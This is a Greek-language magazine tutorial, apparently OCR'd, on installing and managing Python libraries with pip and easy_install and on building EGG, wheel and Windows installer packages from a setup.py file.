
Ισοδύναμα, σε μια διανομή με το εργαλείο yum αρκεί αυτό:

```
sudo yum install python-pip
```

Όπως και στην περίπτωση του easy install, η εγκατάσταση του pip στα Windows δεν τροποποιεί καθόλου τη μεταβλητή PATH του συστήματος. Επομένως, αν θέλουμε να καταστήσουμε τη χρήση του εργαλείου ευκολότερη, πρέπει να ενημερώσουμε το περιεχόμενο της PATH χειροκίνητα. Σημειώστε ότι το pip εγκαθίσταται στον ίδιο ακριβώς φάκελο με το easy_install (/path_to_python/Scripts).

Για την εγκατάσταση μιας βιβλιοθήκης μέσω του pip, η διαδικασία είναι εξίσου απλή. Απαιτείται μόνο το όνομα της βιβλιοθήκης και η παράμετρος install:

```
pip install library-to-be-installed
```



Το εργαλείο pip αποτελεί το διάδοχο του easy_install και εγκαθίσταται στο σύστημα πανεύκολα. Αρκεί να τρέξουμε το script "get-pip.py", που μπορούμε να κατεβάσουμε από τη διεύθυνση `https://bootstrap.pypa.io`

Αν θέλουμε να εγκαταστήσουμε μια συγκεκριμένη έκδοση κάποιας βιβλιοθήκης κι όχι απλά την πιο πρόσφατη, αρκεί να δώσουμε κάτι τέτοιο:


```
pip install library-to-be-installed==some-version-number
```

Αν έχουμε κατεβάσει τη βιβλιοθήκη σε πακέτο wheel (αρχείο WHL), μπορούμε να την εγκαταστήσουμε εξίσου εύκολα:

```
pip install library-to-be-installed.whl
```

Για να δούμε τις βιβλιοθήκες που έχουν εγκατασταθεί μέσω του pip, δεν έχουμε παρά να εκτελέσουμε το πρόγραμμα με την εντολή list:

```
$ pip list
lxml (3.3.4)
matplotlib (1.3.1)
numpy (1.8.1)
pandas (0.11.0)
PIL (1.1.7)
pip (1.5.6)
```



Η εγκατάσταση και η αναβάθμιση βιβλιοθηκών με τη βοήθεια του pip αποτελούν απλούστατες διαδικασίες. Επιπρόσθετα, τα μηνύματα που εμφανίζει το πρόγραμμα είναι πάντοτε ιδιαίτερα κατατοπιστικά.

Όπως βλέπετε στις παραπάνω γραμμές, η εκτέλεση του pip με αυτόν τον τρόπο εμφανίζει τα ονόματα των εγκατεστημένων βιβλιοθηκών, καθώς και τον αριθμό έκδοσης της καθεμίας. Για να δούμε μόνο τις βιβλιοθήκες που χρειάζονται αναβάθμιση, αρκεί να επιστρατεύσουμε και την παράμετρο --outdated:

```
$ pip list --outdated
lxml (Current: 3.3.4 Latest: 3.3.5)
pandas (Current: 0.11.0 Latest: 0.14.1)
```

Νομίζουμε ότι το αποτέλεσμα της εκτέλεσης είναι απόλυτα διαφωτιστικό. Για την αναβάθμιση μιας βιβλιοθήκης προσφέρεται η παράμετρος --upgrade, όπως και στην περίπτωση του easy_install. Για παράδειγμα, η αναβάθμιση της βιβλιοθήκης lxml επιτυγχάνεται ως εξής:

```
pip install --upgrade lxml
```

Για περισσότερες πληροφορίες σχετικά με μια εγκατεστημένη βιβλιοθήκη μπορούμε να χρησιμοποιήσουμε την εντολή show:

```
$ pip show matplotlib
---
Name: matplotlib
Version: 1.3.1
Location: c:\python27\lib\site-packages
Requires: numpy, python-dateutil, tornado, pyparsing
```

Αν αναζητάμε μια βιβλιοθήκη χωρίς να γνωρίζουμε το ακριβές της όνομα, μπορούμε να πραγματοποιήσουμε μια αναζήτηση στο αποθετήριο PyPI χρησιμοποιώντας την εντολή search:

```
$ pip search phpy
phpydaemon   - Webservice for calling long-running PHP
               functions as subprocesses
```

```
phpy          - A simple way to call legacy PHP functions
                from Python
```

Τέλος, για την απεγκατάσταση μιας βιβλιοθήκης αρκεί να χρησιμοποιήσουμε την εντολή uninstall:

```
pip uninstall library-to-be-removed
```

Σπιτικά αυγά!

Φυσικά, εκτός από τα έτοιμα πακέτα που μπορούμε να βρούμε στο αποθετήριο PyPI ή και στο διαδίκτυο γενικότερα, μπορούμε να δημιουργήσουμε και τα δικά μας. Με αυτόν τον τρόπο μπορούμε να διανέμουμε βιβλιοθήκες ή και ολόκληρα προγράμματα, με ευκολία και σε κάθε ενδιαφερόμενο! Ας υποθέσουμε, λοιπόν, ότι έχουμε γράψει μια ολοκληρωμένη εφαρμογή που απαρτίζεται από διάφορα αρχεία κώδικα, μερικές εικόνες και κάποια αρχεία κειμένου. Στη συνέχεια θα δούμε πώς μπορούμε να πακετάρουμε το δημιούργημά μας σε ένα αρχείο EGG. Με αυτό το αρχείο και τη βοήθεια του easy_install, το καμάρι μας θα εγκαθίσταται πανεύκολα σε οποιοδήποτε σύστημα...

Ο σχηματισμός του αρχείου EGG πραγματοποιείται εύκολα από διαδικασίες που περιλαμβάνει η βιβλιοθήκη setuptools. Αν αναρωτιέστε που θα βρείτε τη συγκεκριμένη βιβλιοθήκη, δεν υπάρχει κανένας λόγος ανησυχίας. Στην ίδια βιβλιοθήκη βασίζεται το easy_install αλλά και το pip. Επομένως, αν έχετε εγκαταστήσει κάποιο από τα δύο εργαλεία, είναι σίγουρο ότι έχει εγκατασταθεί και η βιβλιοθήκη setuptools. Για να σχηματιστεί το πακέτο εγκατάστασης EGG, πρέπει να προσδιορίσουμε τα αρχεία που απαρτίζουν την εφαρμογή μας, το όνομά της, την έκδοση, το αν η λειτουργία της απαιτεί την παρουσία κάποιων βιβλιοθηκών κ.ά. Όλες αυτές οι πληροφορίες τοποθετούνται σ' ένα αρχείο που κατά παράδοση ονομάζεται "setup.py". Ας δούμε τα περιεχόμενα ενός τέτοιου αρχείου:

```
from setuptools import setup, find_packages
setup(
      name = 'my_great_app',
      version = 'version number',
      description = 'a short description',
      author = 'my name',
      author_email = 'my_email@coolmail.com',
      url = 'http://www.my-cool-site.com/',
      license = 'License agreement',
install_requires = ['lib1', 'lib2 == 3.3.4', 'lib3 >= 1.5']
packages = find_packages('src'),
package_dir = {'':'src'},
py_modules = ['script1', 'script2'],
      package_data = {'': ['*.txt', '*.jpg']}
)
```

```
C:\Windows\system32\cmd.exe

C:\Users\user\AppData\Local\Python\App\Scripts>pip list
gr2gl (0.1)
lxml (3.3.4)
matplotlib (1.3.1)
numpy (1.8.1)
pandas (0.11.0)
PIL (1.1.7)
pip (1.5.6)
py2exe (0.6.9)
pycairo (1.8.10)
pygame (1.9.1)
pygobject (2.28.3)
pygoocanvas (0.14.2)
pygtk (2.24.0)
pygtksourceview (2.10.1)
pyodbc (3.0.7)
pyparsing (2.0.1)
pyrsvg (2.32.1)
pyserial (2.7)
pywin32 (218)
scipy (0.13.3)
setuptools (0.6c11)

C:\Users\user\AppData\Local\Python\App\Scripts>pip uninstall gr2gl
Uninstalling gr2gl:
  c:\users\user\appdata\local\python\app\lib\site-packages\gr2gl-0.1-py2.7.egg-i
nfo
  c:\users\user\appdata\local\python\app\scripts\gr2gl
Proceed (y/n)? y
  Successfully uninstalled gr2gl

C:\Users\user\AppData\Local\Python\App\Scripts>
```

Το εργαλείο pip μπορεί να παραθέσει τις εγκατεστημένες βιβλιοθήκες, να τσεκάρει ποιες χρειάζονται αναβάθμιση, να πραγματοποιήσει αναζητήσεις στα περιεχόμενα του repository PyPI κ.ά. Το μεγάλο του προσόν, όμως, έναντι του easy_install, έγκειται στην ικανότητα ολοκληρωτικής απομάκρυνσης των βιβλιοθηκών που θέλουμε να απεγκαταστήσουμε.

Όπως βλέπετε, το αρχείο setup.py αποτελεί ένα μικρό πρόγραμμα σε Python. Στην πρώτη γραμμή ενσωματώνουμε τις συναρτήσεις setup και find_packages από τη βιβλιοθήκη setuptools. Στη συνέχεια πραγματοποιούμε μια κλήση της συνάρτησης setup. Η εκτέλεση αυτής της συνάρτησης έχει σαν αποτέλεσμα τη δημιουργία του πακέτου εγκατάστασης. Τα δεδομένα που περιγράφουν την εφαρμογή μας, το όνομα, την έκδοση, τα αρχεία που την απαρτίζουν κ.λπ., δίνονται ως παράμετροι στην εν λόγω συνάρτηση. Οι πρώτες παράμετροι που φαίνονται στο παράδειγμά μας είναι μάλλον απλές και δεν χρειάζονται ιδιαίτερη επεξήγηση. Το ενδιαφέρον κομμάτι ξεκινά με την παράμετρο install_requires. Εκεί δηλώνουμε τις βιβλιοθήκες που ενδέχεται να απαιτεί η εφαρμογή μας για την εκτέλεσή της — τα λεγόμενα dependencies. Όπως βλέπετε, σε αυτή την παράμετρο μπορούμε να δώσουμε τόσο τα ονόματα των απαιτούμενων βιβλιοθηκών, όσο και τις αντίστοιχες εκδόσεις, εφόσον κάτι τέτοιο είναι αναγκαίο.



Τα setuptools της Python μπορούν να δημιουργήσουν εκτελέσιμα πακέτα που θα περιλαμβάνουν την εκάστοτε βιβλιοθήκη μας και θα πραγματοποιούν την εγκατάστασή της. Αναφερόμαστε σε εκτελέσιμα των Windows! Αυτός ο τρόπος διανομής των βιβλιοθηκών μας μοιάζει αρκετά δελεαστικός, αλλά περιορίζει δραστικά το κοινό μας. Εξάλλου, υπάρχουν και περιπτώσεις κατά τις οποίες η αυτοματοποιημένη εγκατάσταση στα Windows αποτυγχάνει...

Ακολουθεί η παράμετρος packages, στην οποία δηλώνουμε τα επιμέρους "πακέτα" που απαρτίζουν την εφαρμογή μας. Μιλώντας για "πακέτα" εδώ, αναφερόμαστε σε ξεχωριστούς καταλόγους με κώδικα. Μια εφαρμογή ή μια βιβλιοθήκη, βλέπετε, ενδέχεται να απαρτίζεται από επιμέρους προγράμματα και, τέλος πάντων, τα αρχεία με κώδικα που την απαρτίζουν είναι πιθανό να βρίσκονται σε ένα δέντρο καταλόγων.

Στην παράμετρο packages πρέπει να δηλώσουμε όλα τα αρχεία με κώδικα. Όπως αντιλαμβάνεστε αυτή η εργασία είναι επίπονη για ένα μεγάλο project, ενώ ενδέχεται και να ξεχάσουμε κάποιο αρχείο. Γι' αυτούς τους λόγους, όταν ορίζουμε την παράμετρο packages είναι φρόνιμο να χρησιμοποιούμε τη συνάρτηση find_packages. Αυτή η συνάρτηση εντοπίζει όλα τα αρχεία με κώδικα, που βρίσκονται κάτω από κάποιον κατάλογο. Βέβαια, αυτόν τον "κάποιον κατάλογο" πρέπει να τον προσδιορίσουμε. Στο παράδειγμά μας χρησιμοποιούμε τη συνάρτηση find_packages δίνοντας σαν παράμετρο τον κατάλογο src. Αυτός ο κατάλογος αποτελεί τον "ριζικό κατάλογο" (root directory), κάτω από τον οποίο βρίσκονται όλα τα αρχεία με κώδικα. Αναρωτιέστε που ακριβώς βρίσκεται ο κατάλογος src; Όταν εκτελεστεί η συνάρτηση find_packages, θα αναζητήσει τον κατάλογο src μέσα στον κατάλογο όπου βρίσκεται και το αρχείο setup.py. Με λίγα λόγια, η θέση του καταλόγου που δίνουμε στη συνάρτηση find_packages είναι σχετική ως προς τη θέση στην οποία βρίσκεται το αρχείο setup.py.

Αμέσως μετά ορίζουμε την παράμετρο package_dir, μέσω της οποίας δηλώνουμε και πάλι τον ίδιο κατάλογο: Εκείνον κάτω από τον οποίο βρίσκονται όλα τα αρχεία με κώδικα. Αυτή η επανάληψη μοιάζει περιττή κι εδώ που τα λέμε είναι! Η παράμετρος package_dir χρησιμοποιείται από τη βιβλιοθήκη distutils, που αναλάμβανε τη δημιουργία πακέτων, πριν την έλευση της setuptools. Τελικά, θα μπορούσε να πει κανείς ότι η παράμετρος package_dir αποτελεί ένα "εξελικτικό απομεινάρι", το οποίο όμως είναι απαραίτητο! Σε αυτό το σημείο πρέπει να υπογραμμίσουμε μια λεπτομέρεια. Αν η εφαρμογή μας διέθετε λίγα μόνο αρχεία με κώδικα, τα οποία βρίσκονταν στον ίδιο κατάλογο με το setup.py, θα μπορούσαμε να παραλείψουμε εντελώς τη δήλωση της package_dir. Επιπρόσθετα, η εκτέλεση της find_packages θα ήταν απλούστερη, αφού δεν θα χρειαζόταν να της δώσουμε κάποια παράμετρο. Οι δύο σχετικές γραμμές θα μπορούσαν να αντικατασταθούν από την εξής μία:

```
packages = find_packages(),
```

Το παράδειγμά μας συνεχίζεται με τη δήλωση της παραμέτρου py_modules. Με αυτή την παράμετρο δηλώνουμε όσα αρχεία κώδικα ενδέχεται να βρίσκονται *έξω* από τον κατάλογο src, τον οποίο δηλώσαμε σαν "ρίζα" του κώδικα. Τέλος, με την παράμετρο package_data δηλώνουμε όλα τα βοηθητικά αρχεία που ενδέχεται να συνοδεύουν τον κώδικά μας. Στο παράδειγμά μας, έχουμε περιγράψει όλα τα αρχεία με κατάληξη txt ή jpg.

Όπως είναι πιθανό να υποψιάζεστε, η συνάρτηση setup δέχεται περισσότερες παραμέτρους από αυτές που παρουσιάσαμε. Εξάλλου, ακόμα κι αυτές που είδαμε έχουν περισσότερες λειτουργίες από αυτές που αναφέραμε. Αν θέλετε να εμβαθύνετε στο θέμα, μπορείτε να διαβάσετε τη σχετική τεκμηρίωση στις διευθύνσεις https://docs.python.org/2/distutils/setupscript.html και https://pythonhosted.org/setuptools/setuptools.html. Ας συνεχίσουμε τώρα τη μελέτη του παραδείγματός μας…

Αφού ξεμπερδέψουμε με την κατασκευή του αρχείου setup.py, πρέπει να το τοποθετήσουμε στον κατάλογο που περιλαμβάνει *όλους* τους καταλόγους και τα αρχεία της εφαρμογής μας. Αμέσως μετά, θα είμαστε έτοιμοι να προχωρήσουμε στη δημιουργία του πακέτου εγκατάστασης. Για να δημιουργήσουμε το πολυπόθητο αρχείο EGG, αρκεί να δώσουμε κάτι τέτοιο:

```
python setup.py bdist_egg
```

Όταν ολοκληρωθεί η διαδικασία θα διαπιστώσουμε ότι έχει δημιουργηθεί ο κατά-

λογος dist. Μέσα σε αυτόν θα βρούμε ένα αρχείο EGG, με το όνομα που δηλώσαμε εντός του setup.py. Στο παράδειγμά μας θα βρούμε το αρχείο my_great_app.egg.

Αυτό ήταν όλο! Το συγκεκριμένο πακέτο μπορούμε να το δώσουμε σε οποιονδήποτε θέλει να προσθέσει την εφαρμογή μας στο σύστημά του. Εφόσον πρόκειται για πακέτο EGG, η εγκατάστασή του πραγματοποιείται πανεύκολα με το easy_install:

```
easy_install my_great_app.egg
```

Πακέτα για το pip

Περνώντας στο στρατόπεδο του pip και των αρχείων wheel, πρέπει να σας πούμε ότι δεν υπάρχει καμία διαφοροποίηση όσον αφορά την κατασκευή του αρχείου setup.py! Για τη δημιουργία του πακέτου wheel, όμως, πρέπει να έχουμε εγκατεστημένο στο σύστημά μας το ομώνυμο πακέτο. Κάτι τέτοιο γίνεται εύκολα με τη βοήθεια του pip:

```
pip install wheel
```

Μετά από αυτό το απλό βήμα κι εφόσον διαθέτουμε ήδη το setup.py, μπορούμε να δημιουργήσουμε το πρώτο μας πακέτο wheel. Για το σκοπό αυτό αρκεί να δώσουμε κάτι τέτοιο:

```
python setup.py bdist_wheel
```

Όπως βλέπετε, αυτό που κάνουμε είναι να εκτελέσουμε και πάλι το setup.py, αλλά αυτή τη φορά χρησιμοποιούμε την παράμετρο bdist_wheel. Εντός ολίγου θα δημιουργηθεί ο κατάλογος dist, μέσα στον οποίο θα βρούμε αρχείο my_great_app.whl. Μια εναλλακτική μέθοδος για τη δημιουργία πακέτου wheel, στην περίπτωση που έχουμε κατασκευάσει ήδη το πακέτο egg, είναι με τη χρήση του εργαλείου wheel και της παραμέτρου convert και το όνομα:

```
wheel convert my_great_app.egg
```

Προφανώς, η εκτέλεση του παραπάνω θα δημιουργήσει και πάλι το αρχείο my_great_app.whl. Για το τέλος, αφήσαμε μια λειτουργία που θα χαροποιήσει ιδιαίτερα τους αμετανόητους οπαδούς των Windows. Η βιβλιοθήκη setuptools επιτρέπει την εύκολη δημιουργία ενός εκτελέσιμου αρχείου EXE, το οποίο θα εγκαθιστά την εφαρμογή μας! Φυσικά, για αυτή τη διαδικασία θα χρειαστούμε και πάλι ένα αρχείο setup.py, με τη δομή και το περιεχόμενο που εξετάσαμε παραπάνω. Για τη δημιουργία του εκτελέσιμου αρκεί να δώσουμε κάτι τέτοιο:

```
python setup.py bdist_wininst
```

Μετά την εκτέλεση του παραπάνω, θα βρούμε τον (κλασικό πλέον) κατάλογο dist. Μέσα σε αυτόν θα έχει δημιουργηθεί ένας οδηγός εγκατάστασης (install wizzard) για την εφαρμογή μας, παρόμοιος με αυτόν που χρησιμοποιείται για τις εφαρμογές των Windows. Αξίζει να σημειώσουμε ότι, αν εκτελέσουμε την εγκατάσταση μέσω αυτού του οδηγού, η εφαρμογή μας θα εμφανίζεται στην περιοχή "Προσθαφαίρεση προγραμμάτων" του πίνακα ελέγχου των Windows.

Ο συναρπαστικός κόσμος των εργαλείων διανομής και εγκατάστασης της Python δεν σταματάει εδώ. Η συνέχεια, στο τεύχος 035, αναμένεται συναρπαστικότερη. Μην αφήνετε τη ζέστη να σας χαλαρώνει — keep programming!

COOKIES


ΚΑΝΕΙΣ ΔΕΝ ΔΙΕΞΑΓΕΙ ΠΕΙΡΑΜΑΤΑ ...
... ΣΕ ΒΑΡΟΣ ΤΩΝ ΧΡΗΣΤΩΝ ΤΟΥ FACEBOOK ...
ΠάΝΟΣ
... ΠΡΟΚΕΙΤΑΙ ΑΠΛΑ ΓΙΑ ΕΝΑ ΑΘΩΟ ΠΑΙΧΝΙΔΙ ΜΥΑΛΟΥ!

deltahacker.gr